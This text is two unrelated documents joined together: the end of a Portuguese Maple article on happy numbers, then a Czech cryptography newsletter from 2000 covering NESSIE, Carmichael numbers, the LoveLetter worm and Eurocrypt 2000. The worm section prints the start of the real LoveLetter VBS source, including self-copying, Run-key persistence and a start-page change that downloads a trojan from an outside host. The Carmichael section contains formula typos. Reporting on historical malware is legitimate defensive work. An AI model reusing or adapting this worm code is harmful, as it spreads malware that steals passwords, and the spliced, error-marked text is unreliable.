> feliz(2);
```

$$false$$

A lista de todos os números felizes até 100 é dada por

```
> select(feliz,[$1..100]);
```

$$[1, 7, 10, 13, 19, 23, 28, 31, 32, 44, 49, 68, 70, 79, 82, 86, 91, 94, 97, 100]$$

Concluímos então que existem 20 números felizes de entre os primeiros 100 naturais

```
> nops(select(feliz,[$1..100]));
```

$$20$$

Existem 143 números felizes não superiores a 1000; 1442 não superiores a 10000; e 3038 não superiores a 20000:

```
> nops(select(feliz,[$1..1000]));
```

$$143$$

```
> nops(select(feliz,[$1..10000]));
```

$$1442$$

```
> nops(select(feliz,[$1..20000]));
```

$$3038$$

Estas últimas experiências com o Maple permitem-nos formular a seguinte conjectura.

Conjectura 1. *Cerca de um sétimo de todos os números são felizes.*

Uma questão interessante é estudar números felizes consecutivos. De entre os primeiros 1442 números felizes podemos encontrar 238 pares de números felizes consecutivos (o mais pequeno é o $(31, 32)$);

```
> felizDezMil := select(feliz,[$1..10000]):
> nops(select(i->member(i,felizDezMil) and
                  member(i+1,felizDezMil),felizDezMil));
```

$$238$$

onze ternos de números felizes consecutivos, o mais pequeno dos quais é o $(1880, 1881, 1882)$;

```
> select(i->member(i,felizDezMil)   and
             member(i+1,felizDezMil) and
             member(i+2,felizDezMil),felizDezMil);
```

$$[1880, 4780, 4870, 7480, 7839, 7840, 8180, 8470, 8739, 8740, 8810]$$

dois quaternos de números felizes consecutivos, o mais pequeno dos quais é o $(7839, 7840, 7841, 7842)$;

```
> select(i->member(i,felizDezMil)   and
             member(i+1,felizDezMil) and
             member(i+2,felizDezMil) and
             member(i+3,felizDezMil),felizDezMil);
```

$$[7839, 8739]$$

e nenhuma sequência de cinco números felizes consecutivos.

```
> select(i->member(i,felizDezMil)   and
             member(i+1,felizDezMil) and
             member(i+2,felizDezMil) and
             member(i+3,felizDezMil) and
             member(i+4,felizDezMil),felizDezMil);
```

[ ]

Sabe-se que a primeira sequência de cinco números felizes consecutivos começa com o 44488.

```
feliz(44488) and feliz(44489) and feliz(44490) and
                feliz(44491) and feliz(44492);
```

$$true$$

É também conhecida uma sequência de 7 números felizes consecutivos, que começa com o número 7899999999999959999999996 (*vide* [4]).

3 Sucessões de Smarandache

Dada uma sucessão de inteiros $\{u_n\}$, a correspondente sucessão de Smarandache $\{s_n\}$ é definida por concatenação de inteiros como se segue:

$$s_1 = u_1,\ s_2 = u_1u_2,\ \ldots,\ s_n = u_1 \cdots u_n,\ \ldots$$

Estamos interessados na sucessão de Smarandache associada aos números felizes. Os primeiros elementos desta sucessão são:

$$1, 17, 1710, 171013, 17101319, 1710131923, 171013192328, 17101319232831, \ldots$$

Começamos por implementar a concatenação de inteiros em Maple.

```
> conc := (a,b) -> a*10^length(b)+b:
> conc(12,345);
```

$$12345$$

Formando a lista dos números felizes até um certo n, e usando a função `conc` acima definida, a correspondente sucessão de Smarandache é facilmente obtida.

```
> sh := proc(n)
>   local L, R, i:
>   L := select(feliz,[$1..n]):
>   R := array(1..nops(L),L):
>   for i from 2 by 1 while i <= nops(L) do
>     R[i]:=conc(R[i-1],L[i]):
>   end do:
>   return(R):
> end proc:
```

Como

```
> select(feliz,[$1..31]);
```

$$[1, 7, 10, 13, 19, 23, 28, 31]$$

os primeiros 8 valores da sucessão de Smarandache são então

```
> print(sh(31));
```

$$[1, 17, 1710, 171013, 17101319, 1710131923, 171013192328, 17101319232831]$$

Existem muitas questões em aberto associadas à sucessão de Smarandache dos números felizes (*vide* [2]). Umas dizem respeito à existência de números primos na sucessão; outras à existência de números felizes. Façamos agora alguma investigação a este respeito. Usando o Maple é fácil concluir que de entre os primeiros 143 termos da sucessão de Smarandache dos números felizes, apenas 3 são primos.

```
> primos := select(isprime,sh(1000)):
> nops([seq(primos[i],i=1..143)]);
```

3

Se fizermos `print(primos)` vemos que os três primos são $s_2 = 17$, $s_5 = 17101319$ e s_{43} (s_{43} é um primo com 108 dígitos decimais).

```
> primos[2], primos[5];
```

17, 17101319

```
> length(primos[43]);
```

108

Apenas são conhecidos estes números primos na sucessão de Smarandache dos números felizes. Permanece por esclarecer se eles serão ou não em número finito (*vide* [1]).

Existem 31 números felizes de entre os primeiros 143 termos da sucessão de Smarandache dos números felizes:

```
> shFelizes := select(feliz,sh(1000)):
> nops([seq(shFelizes[i],i=1..143)]);
```

31

Recorrendo ao comando `print(shFelizes)` vemos que esses números são o s_1, s_{11}, s_{14}, s_{30}, s_{31}, s_{35}, s_{48}, s_{52}, s_{58}, s_{62}, s_{67}, s_{69}, s_{71}, s_{76}, s_{77}, s_{78}, s_{82}, s_{83}, s_{85}, s_{98}, s_{104}, s_{108}, s_{110}, s_{114}, s_{115}, s_{117}, s_{118}, s_{119}, s_{122}, s_{139} e s_{140}. A título de curiosidade, s_{140} tem 399 dígitos:

```
> length(shFelizes[140]);
```

399

Muito existe por esclarecer relativamente à existência de números felizes consecutivos na sucessão de Smarandache dos números felizes. Olhando para os resultados anteriores vemos que o par mais pequeno de números felizes consecutivos é o (s_{30}, s_{31}); enquanto o terno mais pequeno é o (s_{76}, s_{77}, s_{78}). Quantos termos consecutivos são possíveis? É capaz de encontrar exemplos, digamos, de seis números felizes consecutivos? Estas e outras questões estão em aberto (*vide* [1]). Ferramentas como o Maple são boas auxiliares neste tipo de investigações. Fico à espera de algumas respostas da sua parte.

Referências

[1] S. S. Gupta, *Smarandache sequence of happy numbers*, Smarandache Notions Journal, Vol. 13, no. 1-3, 2002 (see online version at `http://www.shyamsundergupta.com/shappy.htm`).


[2] R. K. Guy, *Unsolved problems in number theory*, Second edition, Springer, New York, 1994.

[3] D. F. M. Torres, *O Computador Matemático de Post*, Boletim da Sociedade Portuguesa de Matemática, N^o 46, Abril de 2002, pp. 81–94.

[4] D. W. Wilson, Sequence A055629 (Jun 05 2000) in the On-Line Encyclopedia of Integer Sequences, `http://www.research.att.com/~njas/sequences`

Informační sešit GCUCMP
Crypto-World 6/2000

Připravil : Mgr.Pavel Vondruška,
člen GCUCMP, IACR, ISACA.
Sešit je rozesílán registrovaným čtenářům,
registrace na adrese pavel.vondruska@post.cz **, subject : Crypto-World**
sešity najdete také na adrese www.mujweb.cz/veda/gcucmp
(116 e-mail výtisků)
Uzávěrka 10.6.2000



OBSAH : **Str.**

+ příloha : Navajo Code Talkers , revize z 15.6.1945, soubor Dictionary.htm

A. Nová evropská iniciativa v oblasti kryptografie

Ing. Jaroslav Pinkava, CSc. (AEC, spol. s r.o.)

V druhé polovině května se objevila na webu informace o nové aktivitě v rámci Evropské Unie. Jedná se o projekt NESSIE (New European Schemes for Signature, Integrity, and Encryption) programu IST Evropské komise (http://cryptonessie.org).

NESSIE je tříletý projekt, který byl zahájen 1.ledna 2000. Jeho hlavním cílem je přinést celé „portfolio“ bezpečných kryptografických modelů (tzv. „kryptografických primitivů“), které lze pak používat v rámci různých technologických platforem. Jednotlivé modely budou vytvářeny na základě veřejných návrhů a rovněž tak vyhodnocení těchto návrhů proběhne otevřenou a transparentní cestou. Celková koncepce tohoto portfolia je podstatně širší než obdobný projekt AES (Advanced Encryption Standard), který řídí americký NIST. Projekt zároveň navazuje na již získané výsledky v rámci evropských struktur. Zde lze zmínit např. Směrnici Evropské Unie pro elektronický podpis nebo čerstvě vydanou (květen 2000) normu k formátům elektronických podpisů – Electronic Signature Formats, ETSI 201 733.

Celkem se jedná o následujících deset tříd kryptografických primitivů:

1. Blokové šifry
2. Synchronní proudové šifry
3. Samosynchronizující se proudové šifry
4. Autentizační kódy zpráv (MAC)
5. Hashovací funkce rezistantní vůči kolizím
6. Jednosměrné hashovací funkce
7. Pseudonáhodné funkce
8. Asymetrická schémata pro šifrování
9. Asymetrická schémata pro digitální podpis
10. Asymetrická schémata pro identifikaci

V rámci každé třídy budou existovat dvě bezpečnostní úrovně (normální a vysoká), s výjimkou blokových šifer, kde bude ještě třetí úroveň (historická-normální). Tj. například blokové šifry vysoké bezpečnostní úrovně mají pracovat s bloky textu v délce 128 bitů a s klíčem nejméně v délce 256 bitů. Blokové šifry normální bezpečnostní úrovně pracují rovněž s bloky otevřeného textu v délce 128 bitů a musí mít klíč dlouhý nejméně 128 bitů. Zmíněná třetí úroveň ponechává možnost existence blokových šifer, které pracují s bloky otevřeného textu v délce 64 bitů (jako je tomu u většiny současných algoritmů). Délka klíče i u této třetí úrovně však musí být minimálně 128 bitů.

Vyhodnocení jednotlivých návrhů bude probíhat na základě:

a) bezpečnostních kriterií (obtížnost útoků, zdůvodnění bezpečnosti,...)
b) implementačních kriterií (software, hardware, nároky na objem paměti, spolehlivost,...)
c) dalších kriterií, jako je jednoduchost a zřejmost návrhu atd.

V rámci prvního kola, které končí v září 2000, mají být odevzdány výchozí návrhy. V říjnu pak bude následovat jejich první projednání v rámci první „lochneské“ konference.

Jedním ze základních cílů projektu je také posílit pozice evropského kryptografického průmyslu v návaznosti na výsledky evropského výzkumu. Nesporné jsou význačné dopady na celou kryptografickou praxi.

B. Fermatův test primality, Carmichelova čísla, bezčtvercová čísla

Mgr. Pavel Vondruška (NBÚ)

Část I.

Současné moderní kryptosystémy s veřejným klíčem se opírají o řadu výsledků z teorie čísel. Mimo teoretického studia, které je nezbytné z hlediska zdůvodnění samotného principu bezpečnosti a odolnosti systémů, je zde i řada praktických problémů. Příkladem může být potřeba rychle vygenerovat velká prvočísla. Zpravidla k tomu slouží pravděpodobnostní testy jako např. Solovay-Strassenův test, Lehmannův test, Rabin-Millerův test a Fermatův test. Kromě pravděpodobnostních algoritmů k testování prvočíselnosti existují i postupy, které umožňují poněkud více. V případě, že p je skutečně prvočíslo, pak existují algoritmy, které toto dokáží. Toto umožňuje Cohen-Lenstrův test a Atkin-Morainův test. Z důvodu rychlosti se však v praxi používají pouze pravděpodobnostní testy a velké prvočíslo se vygeneruje pouze s předem zvolenou , dostatečnou pravděpodobností. Pro svoji jednoduchost se také stále ještě implementuje Fermatův test primality.

Fermatův test primality

Tento test je založen na platnosti tzv. Malé Fermatovy věty.
Jestliže p je prvočíslo a číslo a je libovolné přirozené číslo menší jak p, pak $a^p \equiv a \bmod p$.

O platnosti tohoto tvrzení se zmiňuje poprvé Fermat 18.10.1640 ve svém dopise Freniclovi. Pro přesnost uveďme, že uvádí jinou – ekvivalentní formulaci :

Je-li p prvočíslo, pak p dělí $a^{p-1} - 1$ pro všechna a, která nejsou dělitelná p.

Jak lze využít tuto větu pro generování prvočísel ?

Máme dané n > 1, zvolíme a > 1 a spočteme pak $a^{n-1} \bmod n$. Pokud výsledek je různý od jedné, pak n není prvočíslo. Pokud však výsledek je roven jedné, pak to ještě neznamená, že n je prvočíslo. Vezmeme jiné číslo a provedeme celý test znovu.

Pokud by někdo tento test programoval, doporučujeme pro volbu n použít známé technické finty :

- vygenerujeme dostatečně velké číslo (např. 1024 bitů)
- bity nejvyššího a nejnižšího řádu musí být jednička (jednička na nejvyšším řádu zaručí, že číslo má požadovanou délku, 1 na nejnižším řádu, že číslo je liché)
- prověříme, že číslo n není dělitelné malými prvočísly : 3,5,7,11, …, 251

Nyní provedeme výše popsaný Fermatův test s náhodně zvoleným a. Jestliže n splní podmínku testu ($a^{n-1} = 1 \bmod n$), vygenerujeme jiné náhodné číslo a a s ním test zopakujeme. Toto provádíme opakovaně, podle vyžadované přesnosti..

Takto získané číslo n prohlásíme za prvočíslo.

Je zřejmé, že zvyšujeme-li počet voleb čísla a, zvyšuje se pravděpodobnost, že námi vygenerované číslo n je prvočíslo.

Ukázalo se však, že existují taková n (která nejsou prvočísly), pro která Fermatův test je splněn při libovolné volbě a. Tato složená čísla se nazývají **Carmichaelova čísla**.

Carmichaelova čísla

Číslo n nazveme Carmichaelovo číslo, pokud splňuje malou Fermatovu větu pro libovolnou volbu báze a . Tedy $a^{n-1} - 1 \equiv 0 \pmod{n}$ pro každou volbu $1 < a < n$.

Tato čísla se někdy nazývají absolutní pseudoprvočísla. Nazývají se podle R.D.Carmichaela, který o jejich existenci napsal prvou práci. Bylo to v roce 1910 a sám Carmichael spočítal 15 příkladů takových čísel. Předpověděl, že jich je nekonečně mnoho.

Postupně byla nalezena všechna Carmichaelova čísla menší než 100 000. Jsou to tato čísla:
561, 1105, 1729, 2465, 2821, 6601, 8911, 10585, 15841, 29341, 41041, 46657, 52633, 62745, 63973 a 75361 .

V roce 1939 Chernik zjistil, že pokud čísla p = 6m+1, q=12m+1 a r=18m +1 jsou prvočísla, tak číslo pqr je Carmichaelovo prvočíslo. Důkaz je velice jednoduchý :

$N \equiv (6m+1)*(12m+1)*(18m+1) = 1296m^3 + 396m^2 + 36m + 1$
N-1 je násobek 36m a dále je zřejmě 36m nejmenší společný násobek 6m, 12m, 18m
$a^{N-1} \equiv 1 \pmod{}$ pro každé z prvočísel 6m+1, 12m+1 a 8m +1
a tedy $a^{N-1} \equiv 1 \pmod{((6m+1)*(12m+1)*(8m+1))}$

Pomocí tohoto postupu byla nalezena některá Carmichaelova čísla tohoto speciálního tvaru.
Carmichaelova čísla tak lze získat pro m=1, 6, 35, 45, 51, 55, 56, …
Odpovídající čísla potom jsou : 1729, 294409, 56052361, 118901521, …
V lednu 1999 bylo takto získáno největší známé Carmichaelovo číslo a to pro hodnotu m= $133752260*3003*10^{1604}$. Faktory tohoto čísla N mají 1616, 1616 a 1617 cifer.

Studiu těchto čísel se věnovali i další matematici. Uveďme alespoň ty nejdůležitější: Erdos (1956), Alford (1994), Hoffman (1998) a Pinch a Dubner (1989-1998).

Z jejich výsledků vyplynulo, že Carmichaelových čísel je skutečně nekonečně mnoho a že neexistuje rozklad žádného Carmichaelova čísla na dva činitele.

Nejmenší Carmichaelovo číslo, které má rozklad na :
3 činitele je : 561 = 3*11*17 .
4 činitele je : 41041 = 7*11*13*41
5 činitelů je : 825265 = 5*7*17*19*73
6 činitelů je : 321197185 =5*19*23*29*37*137

Dosud největší známá Carmichaelova čísla, která mají rozklad na :

3 činitele je číslo s	:	10 200 ciframi
4 činitele je číslo s	:	2 467 ciframi
5 činitelů je číslo s	:	1 015 ciframi
6 činitelů je číslo s	:	827 ciframi

Richard Pinch (1993) uvádí úplný seznam všech Carmichaelových čísel menších než 10^{16}.
Odtud vyplývá, že Carmichaelových čísel menších než

10^6	je	43
10^{10}	je	2 163
10^{15}	je	105 212
10^{16}	je	246 683

V roce 1994 Alford odvodil odhad pro počet Carmichaelových čísel C(n).
Pro dostatečně velká n (řádově $n \approx 10^7$) platí : $C(n) \approx n^{2/7}$.

Závěrem uvedeme, že Carmichaelova čísla mají následující vlastnosti :

1. Jestliž p je prvočíslo, které dělí Carmichaelovo číslo n, potom z $n \equiv 1 \pmod{p-1}$ plyne , že $n \equiv p \pmod{p(p-1)}$.
2. Každé Carmichaelovo číslo je bezčtvercové.
3. Liché složené bezčtvercové číslo n je Carmichaelovo číslo právě tehdy když n dělí jmenovatele Bernoulliho čísla B_{n-1}

Z teoretického hlediska je nejzajímavější druhá vlastnost. Příště si řekneme, co vlastně bezčtvercová čísla jsou a jaký je jejich význam v teorii čísel a pro kryptologii.

Literatura :

1. Jaroslav Pinkava, Úvod do kryptologie, http://www.aec.cz
2. Přibyl,Kodl, Ochrana dat v informatice, ČVUT 1996
3. Alford, W. R.; Granville, A.; and Pomerance, C. ``There are Infinitely Many Carmichael Numbers." Ann. Math. 139, 703-722, 1994.
4. Dubner, H. ``A New Method for Producing Large Carmichael Numbers." Math. Comput. 53, 411-414, 1989.
5. Guy, R. K. ``Carmichael Numbers." §A13 in Unsolved Problems in Number Theory, 2nd ed. New York: Springer-Verlag, pp. 30-32, 1994.
6. Hoffman, P. The Man Who Loved Only Numbers: The Story of Paul Erdos and the Search for Mathematical Truth. New York: Hyperion, pp. 182-183, 1998.
7. Pinch, R. G. E. ftp://emu.pmms.cam.ac.uk/pub/Carmichael
8. Ribenboim, P. The New Book of Prime Number Records. New York: Springer-Verlag, pp. 118-125, 1996.
9. Shanks, D. Solved and Unsolved Problems in Number Theory, 4th ed. New York: Chelsea, p. 116, 1993.
10. Sloane, N. J. A. Sequences A002997/M5462, A006931/M5463, A033502, and A046025 in ``An On-Line Version of the Encyclopedia of Integer Sequences." http://www.research.att.com/~njas/sequences/eisonline.html

C. Červ LOVE-LETTER-FOR-YOU.TXT.VBS

Mgr. Pavel Vondruška, NBÚ

Worm (červ) I_LOVE_YOU (LoveLetter) se stal opravdovým mediálním hitem tohoto jara. Objevil se 4.května a během několika málo hodin zasáhl celou Asii a Evropu a jen o málo hodin později i Ameriku. Love Letter je worm napsaný ve VBS (Visual Basic Script) . Šíří se v e-mailech, ke kterým se připojuje ve formě souboru LOVE-LETTER-FOR-YOU.TXT.VBS (kolem 10 KB). Subjekt "infikované" e-mailové zprávy zní: "ILOVEYOU". V těle zprávy je obsažen text: "kindly check the attached LOVELETTER coming from me.". "Dvojitá" přípona u souboru využívá toho, že v některých klientech není část za druhou tečkou viditelná. Příjemce si pak myslí, že je to obyčejný textový soubor (TXT) a s pocitem bezpečí a notnou dávkou zvědavosti jej otevře. Pro šíření potřebuje tento worm program MS Outlook - odtud se jednoduše sám rozešle na další e-mailové adresy, které najde v adresáři. Po spuštění souboru LOVE-LETTER-FOR-YOU.TXT.VBS se červ zabydlí v počítači (proto je to červ, nikoliv virus).

Vytvoří nové klíče v registrech:
HKLM\Software\Microsoft\Windows\CurrentVersion\Run\MSKernel32
HKLM\Software\Microsoft\Windows\CurrentVersion\RunServices\Win32DLL
V adresáři C:\WINDOWS\SYSTEM pak dále vytvoří soubory MSKERNEL32.VBS a Win32DLL.VBS. Na pevných i síťových discích vyhledává soubory s příponou VBS, VBE, JS, JSE, CSS, WSH, SCT, HTA, jejichž obsah přepíše svým tělem a příponu změní na VBS. V případě souborů s příponou JPG či JPEG je vytvořena "dvojitá" přípona - původní + .VBS. Se soubory s příponou MP2 a MP3 pracuje červ jinak - nejprve vytvoří kopie těchto souborů - ty pak následně přepíše vlastním tělem a vytvoří na nich "dvojitou" příponu (původní_název.MP3.VBS). Atribut těchto souborů je změněn na hidden. Pokud neexistuje soubor C:\WINDOWS\WINFAT32.EXE, nastaví domovskou stránku Internet Exploreru tak, aby ze serveru http://www.skyinet.net/~ stahoval soubor WIN-BUGSFIX.EXE. Tento soubor obsahuje trojského koně (program, o jehož činnosti vlastník PC nic neví). Po aktivaci se tento trojský kůň usadí právě do souboru WINFAT32.EXE a na adresu na Filipínách se snaží přes e-mail odesílat nakradená senzitivní data (uživatelské jméno, IP, hesla atd.). Tato adresa také samozřejmě pomohla odhalit a obvinit potenciálního pachatele.

Červ I_LOVE_YOU může následně dorazit na vaše PC i přes IRC. Pokud VBS: LoveLetter nalezne klienta mIRC, přepíše soubor „mirc.ini“ a pak je schopen poslat sám sebe ostatním uživatelům IRC.

Podle všeho se zdá, že autor nechtěl zahltit síť a ochromit provoz serverů prakticky na celém světě. Pravděpodobně pouze chtěl pomocí svého červa dopravit do počítačů trojského koně a pomocí něj získat hesla a tedy nadvládu nad cizími počítači. To mohl následně využít např. i ke svému obohacení (uzavírání e-obchodů apod.). Zřejmě netušil, že jeho útok využívající psychologii běžného uživatele e-mailové pošty bude mít takový „úspěch“.

Po originálním červu se velice rychle objevila řada variant a modifikací. „Autoři“ jednoduše originál lehce upravili a nová varianta byla na světě. Některé „varianty“ spočívaly pouze v přepsání textů a jmen, jiné byly důmyslnější. Psychologický nátlak na uživatele, který musí aktivně spolupracovat – otevřít přílohu, se měnil. Jedna varianta zasílá vtip, jiná varianta se tváří jako zpráva od Symantecu a zasílá údajné upozornění na LoveLetter. Nejzajímavější je ta, která oznamuje stažení 326 USD z kreditní karty a žádá o vytištění přiložené faktury. Variant tohoto červa se objevilo několik desítek.

LoveLetter představuje novou generaci nebezpečných programů. Rozšířil se velice rychle a napáchal obrovské škody. Využívá bezpečnostních děr v operačním systému a aplikacích a dále psychologický prvek, kterým donutil uživatele ke spolupráci. Již jsme se zmínili, že tím, že ve Windows nejsou implicitně známé přípony souborů zobrazovány, řada uživatelů příponu .vbs u wormu neviděla a otevírala jej v domnění, že se jedná o textový soubor. Dalšími problémy, které můžeme jmenovat, jsou : implicitní instalace Windows scripting Host, provázanost aplikací, příliš silný jazyk VBS, nemožnost oddělit nastavení bezpečnosti jinak pro Explorer a jinak pro poštovní klienty, implementace HTML a VBS do poštovních klientů, spouštění kódů (programy, skripty) přímo z poštovních klientů atd. Doufejme, řže výrobci a autoři aplikačních programů (a především Microsoft) zareagují velice rychle a potenciální bezpečnostní díry budou odstraněny. Obávám se však, že současný trend – maximální jednoduchost pro uživatele, absolutní provázanost aplikací, kompatibilita téměř na úrovni binárních dat, silné makrojazyky, rozšíření VBS atd., předpoklad, že uživatel je nejšťastnější, když může jenom „klikat“ myší a není nucen přemýšlet, může vést v budoucnu k ještě větším problémům … KLIK.

Zde měl být původně celý „zdrojový kód“ LOVE-LETTER-FOR-YOU.TXT.VBS , ale vzhledem k jeho délce (10 kb, cca 5 stran A4) a vzhledem k tomu, že by po malé modifikaci mohl vzniknout další virus :-) , jsem se rozhodl umístit jen začátek z tohoto kódu.

```
rem  barok -loveletter(vbe) <i hate go to school>
rem                  by: spyder  /  ispyder@mail.com  /  @GRAMMERSoft  Group  /
Manila,Philippines
On Error Resume Next
dim fso,dirsystem,dirwin,dirtemp,eq,ctr,file,vbscopy,dow
eq=""
ctr=0
Set fso = CreateObject("Scripting.FileSystemObject")
set file = fso.OpenTextFile(WScript.ScriptFullname,1)
vbscopy=file.ReadAll
main()
sub main()
On Error Resume Next
dim wscr,rr
set wscr=CreateObject("WScript.Shell")
rr=wscr.RegRead("HKEY_CURRENT_USER\Software\Microsoft\Windows          Scripting
Host\Settings\Timeout")
if (rr>=1) then
wscr.RegWrite          "HKEY_CURRENT_USER\Software\Microsoft\Windows          Scripting
Host\Settings\Timeout",0,"REG_DWORD"
end if
Set dirwin = fso.GetSpecialFolder(0)
Set dirsystem = fso.GetSpecialFolder(1)
Set dirtemp = fso.GetSpecialFolder(2)
Set c = fso.GetFile(WScript.ScriptFullName)
c.Copy(dirsystem&"\MSKernel32.vbs")
c.Copy(dirwin&"\Win32DLL.vbs")
c.Copy(dirsystem&"\LOVE-LETTER-FOR-YOU.TXT.vbs")
```

```
regruns()
html()
spreadtoemail()
listadriv()
end sub
sub regruns()
On Error Resume Next
Dim num,downread
regcreate
"HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run\MSKernel3
2",dirsystem&"\MSKernel32.vbs"
regcreate
"HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\RunServices\Wi
n32DLL",dirwin&"\Win32DLL.vbs"
downread=""
downread=regget("HKEY_CURRENT_USER\Software\Microsoft\Internet
Explorer\Download Directory")
if (downread="") then
downread="c:\"
end if
if (fileexist(dirsystem&"\WinFAT32.exe")=1) then
Randomize
num = Int((4 * Rnd) + 1)
if num = 1 then
regcreate "HKCU\Software\Microsoft\Internet Explorer\Main\Start
Page","http://www.skyinet.net/~young1s/HJKhjnwerhjkxcvytwertnMTFwetrdsfmhPnjw6587
345gvsdf7679njbvYT/WIN-BUGSFIX.exe"
elseif num = 2 then
regcreate "HKCU\Software\Microsoft\Internet Explorer\Main\Start
Page","http://www.skyinet.net/~angelcat/skladjflfdjghKJnwetryDGFikjUIyqwerWe54678632
4hjk4jnHHGbvbmKLJKjhkqj4w/WIN-BUGSFIX.exe"
elseif num = 3 then
regcreate "HKCU\Software\Microsoft\Internet Explorer\Main\Start
Page","http://www.skyinet.net/~koichi/jf6TRjkcbGRpGqaq198vbFV5hfFEkbopBdQZnmPOh
fgER67b3Vbvg/WIN-BUGSFIX.exe"
elseif num = 4 then
regcreate "HKCU\Software\Microsoft\Internet Explorer\Main\Start
Page","http://www.skyinet.net/~chu/sdgfhjksdfjklNBmnfgkKLHjkqwtuHJBhAFSDGjkhYUg
qwerasdjhPhjasfdglkNBhbqwebmznxcbvnmadshfgqw237461234iuy7thjg/WIN-
BUGSFIX.exe"
end if
end if
…..
```

******

Zdroje:
Pavel Baudiš : Obraz virové problematiky v roce 2000, sborník konference Security 2000
Igor Hák : Viry existují (zkušenosti z praxe), sborník konference Security 2000
Petr Odehnal : Jaká prostředí dnes tvoří živnou půdu virům, sborník konference Security 2000

D. EUROCRYPT 2000

Mgr. Pavel Vondruška (NBÚ)

Mezinárodní konference EUROCRYPT 2000 se konala 14.5. až 18.5. v Bruggách (Belgie). Konferenci pořádala IACR (International Association for Cryptolgic Research) ve spolupráci s belgickou odbornou skupinou COSIC.

Konference se zúčastnilo celkem cca 440 expertů z celého světa. Zastoupeny byly všechny kontinenty, největší účast byla z USA, Belgie (pořádající stát), Francie,… . Z ČR se zúčastnilo devět odborníků.

Přítomna byla celá světová kryptologická špička. Z těch nejznámějších uvedu (v závorce výsledek nebo fakt, který nositele příslušného jména především proslavil) například: Shamir (RSA, Twinkle) , Rivest (RSA), Biham (diferenční kryptoanalýza), Zimmermann (PGP), Lenstra (faktorizace), van Oorschot (autor jedné z nejznámějších monografií o kryptografii), Diffie (krypotsystém Diffie-Helmann), McCurley (současný předseda IACR), Wagner (A5/1, slide-attack), Rabin (Rabinovo schéma) a desítky dalších.

Konference Eurocrypt je společně s konfererencí Crypto (pravidelně pořádané v Santa Barbaře - USA) nejvýznamnější akcí v oblasti kryptologie v kalendářním roce. Tomu také odpovídají přijaté příspěvky. Byly zde prezentovány nejdůležitější a nejvýznamnější výsledky v této oblasti v období od minulé konference, EUROCRYPT 1999, která se konala v Praze. V každé sekci tak vždy zazněly pečlivě vybrané referáty, které vybíral programový výbor z velkého množství došlých referátů. Jednotlivé směry a tedy příslušné členění bylo vybráno následovně (v závorce počet přednášek):

- Factoring and Discrete Logarithm (3)
- Cryptoanalysis I: Digital Signatures (4)
- Private Information Retrieval (2)
- Key Management Protocols (3)
- Thresold Cryptography and Digital Signatures (4)
- Public-Key Encryption (2)
- Quantum Cryptography (2)
- Multi-Party Compution and Information Theory (3)
- Cryptoanalysis II: Public-Key (3)
- Zero Knowledge (2)
- Symetric Cryptography (3)
- Boolean Functions and Hardware (3)
- Voting Schemes (2)
- Cryptoanalysis III: Stream Ciphers and Block Ciphers (2)

Program byl již tradičně doplněn o poster session (16 příspěvků) a rump session (18 příspěvků) a dále o dvě přednášky zvaných řečníků : Mike Walker a A.E.Sale .

Krátký obsah některých vybraných témat

Factorization of a 512-Bit RSA Modulus
Jednalo se o prezentaci mimořádně důležitého výsledku ze srpna loňského roku - faktorizace 512 bitového modulu RSA. Tedy modulu, který se v komerčních aplikacích stále ještě používá. Fakt a metoda je odborné veřejnosti známa - zde zazněl tento příspěvek jako první především proto, že IACR takto chtělo ocenit všechny ty, kteří přispěli k dosažení tohoto cíle ke kterému se v několika posledních letech směřovalo.

Lenstra,Shamir : **Analysis and Optimization of the TWINKLE Factoring Device**
Profesor Shamir upravil své optoelektronické zařízení, které bylo poprvé představeno na rump session loni v Praze. Zařízení produkuje data vhodná ke zpracování metodou NFS nikoliv QS jako prvá verze. Podařilo se zvýšit takt zařízení 10x. Teoreticky (spolupráce 80 000 PC a výroba 5000 zařízení TWINKLE) je možné touto metodou faktorizovat již 768 bitový modul RSA.

F.Grieu : **A Chosen Message Attack on the ISO/IEC 9796-1 Signature Scheme**
F.Grieu předvedl útok proti podpisovému standardu ISO/IEC 9796-1. Nejedná se jen o teoretickou slabinu, ale o prakticky proveditelný útok. Rozebírána byla např. možnost, kdy lze padělat podpis známé zprávy , pokud jsou k dispozici 3 zprávy se stejným veřejným exponentem. Postup není výpočetně složitý. Chyba je natolik závažná, že vyžaduje změnu tohoto standardu.

M.Girault aj.Misarsky - **Cryptanalysis of Contermeasures Proposed for Repairing ISO 9796-1**
Standard ISO 9796-1 (publikován v roce 1991) byl prvním standardem pro digitální podpis, který umožňoval message recovary. Nedostatky, které byly během roku 1999 odhaleny, vedly k návrhu různých opatření k odstranění možných bezpečnostních problémů. Zde je analyzováno pět z těchto návrhů.

Naccache,Coron,Joye,Pailier **- New Attacks on PKCS# v. 1.5 Encryption**
Prezentace dalšího významného výsledku z podzimu roku 1999. Publikovány zde byly technické detaily útoku. Připomeňme, že tento standard je nadále používán v současných komerčních produktech.

E.Jaulmes, A.Joux : **A NICE Cryptanalysis**
Prezentován chosen-ciphertext attack proti oběma verzím kryptosystému NICE . Systém NICE byl prezentován v roce 1999 jako nový možný kryptosystém s veřejným klíčem. Vzhledem k obecným podmínkám útoku to znamená, že tento systém nelze považovat za bezpečný.

P.Sarkar,S.Maitra : **Construction of Nonlinear Boolean Functions with Important Cryptographic Properties**
Nejednalo se o prezentaci výsledku světového významu, ale o velice dobře vypracovanou teorii, včetně návodu na praktické vyhledávání vhodných nelineárnách Booleovských vektorů, které jsou nutné při konstrukci vlastních kvalitních streamových šifer.

A.Biryukov,D.Wagner : **Advanced Slide Attacks**
D.Wagner (viz nepříliš vydařené foto z přednášky) představil nejnovější útok na blokové šifry Feistelova typu. Ukazuje se, že pokud je klíč používán opakovaně nebo spotřebováván periodicky, jedná se o vážnou chybu kryptosystému a útok pak lze použít bez ohledu na počet použitých rund - tj.zvyšováním počtu rund se nezvýší kvalita šifry. Útok byl předveden na různých variantách DESX a i na ruském šifrovém standardu GOST (verze 20 rund).

Přednášky zvaných řečníků :
Mike Walker - On the Security of 3GPP Networks
Vzhledem k známým útokům na verzi A5/1 (1999,2000) , která se používá mimo jiné i v ČR , se ukazuje nutnost zavést bezpečný provoz mobilních telefonů. Přednášející seznámil se specifikací WCDMA - "prvního standardu pro mobilní komunikaci - třetí generace ".

